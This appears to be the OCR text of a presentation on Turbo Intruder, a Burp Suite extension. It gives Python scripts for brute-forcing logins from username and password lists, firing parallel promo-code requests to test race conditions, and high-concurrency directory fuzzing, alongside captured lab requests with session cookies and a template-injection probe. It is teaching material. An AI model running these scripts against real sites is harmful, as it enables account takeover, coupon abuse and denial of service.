Turbo Intruder - 0a2600f1037c62ffc0e04b170055005d.web-security-academy.net
Pretty
Raw
Hex
Hackvertor
1 POST /product/template?productId=%s HTTP/1.1
2 Host: 0a2600f1037c62ffc0e04b170055005d.web-security-academy.net
3 Cookie: session=zbCDRhhFOIBN3RKiLlzRhcY1vqWIwB8E
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:103.0) Gecko/20100101 Firefox/103.0
5
6 csrf=gK5lt45SSNwc28oGvTARhcv190a7wq4R&template=%7B%7Bpro%24duct.price%7D%7D&template-action=preview
Search...
0 matches
first_problem.txt
Choose scripts dir
Save
1 def queueRequests(target, wordlists):
2 engine = RequestEngine(endpoint=target.endpoint,
3 concurrentConnections=5,
4 requestsPerConnection=100,
5 pipeline=False
6)
7 for word in open('C:\\SecLists\\Discovery\\Web-Content\\numbers.txt'):
8 engine.queue(target.req, word.rstrip())
9
10 def handleResponse(req, interesting):
11 table.add(req)
Attack

Basic script structure and main objects



Response decorators

- Match decorators(Matchers)
- Filter decorators(Filters)
- Unique decorators

```
@MatchStatus(400,200)
@FilterSize(1337)
def handleResponse(req, interesting):
        table.add(req)
```

Some practical examples

```
POST /login HTTP/1.1
Host: acc51f311fc39cb9c08f864000d500b7.web-security-academy.net
Cookie: session=ONE43XkiKfslJUHqfCIgmFX54Eow9PI9
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:94.0) Gecko/20100101 Firefox/94.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 27
Origin: https://acc51f311fc39cb9c08f864000d500b7.web-security-academy.net
Referer: https://acc51f311fc39cb9c08f864000d500b7.web-security-academy.net/login
Upgrade-Insecure-Requests: 1
Te: trailers
Connection: close

username=test&password=test
```


Simple bruteforce case

```
def handleResponse(req, interesting):
    global engine
    table.add(req)
    if "Invalid username" not in req.response and "password=test" in req.request:
        request = req.request
        request = request.replace("test","%s")
        for passw in open("A:\\Researches\\Turbo Intruder\\pass.txt"):
            engine.queue(request, passw.rstrip())

def queueRequests(target, wordlists):
    global engine
    engine = RequestEngine(endpoint=target.endpoint,
                           concurrentConnections=50,
                           requestsPerConnection=5,
                           pipeline=False)

    for user in open("A:\\Researches\\Turbo Intruder\\users.txt"):
        engine.queue(target.req, user.rstrip())
```

Simple bruteforce case



Testing Race Condition

```
POST /promo_check HTTP/1.1
Host: pay.shop.com
Cookie: session=UMO4DqByhYwHlCvVd1UtyVdVOoO8xpWO
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:103.0) Gecko/20100101 Firefox/103.0

promo=%s&csrf=HLQVZpwD1WYIcIOZpPEpO3X373p5nfvF
```

```
for num in range(10):
    engine.queue(target.req, "promocode", gate="pass")
engine.openGate("pass")
```

Fuzzing with Turbo Intruder

```
def queueRequests(target, wordlists):
    engine = RequestEngine(endpoint=target.endpoint,
                           concurrentConnections=200,
                           requestsPerConnection=50,
                           pipeline=False
                           )

    for endpoint in range(100):
       engine.queue(target.req, "askdugsafljg"+str(endpoint),  learn=1)
    for endpoint in open('C:\\Users\\ZeroPerCentAngel\\Documents\\WebDirBrute\\Web-Content\\fuzz-Bo0oM.txt'):
        engine.queue(target.req,endpoint.rstrip())

@FilterStatus(403,404,401)
def handleResponse(req, interesting):
    if interesting:
        table.add(req)
```

Important Tip

Turbo Intruder in all Burp versions has not rate limit

Weaknesses of Turbo Intruder

- Requests and responses do not log with logger++
- Embedded IDE has poor syntax highlighting
- Incorrect configuration will kill web application
- TI cannot do cross-domain interaction

Simple research methods

- Google
- Research behaviour of plugins/tools
- Code Reading

Thanks for attention


OFF
ONE
2022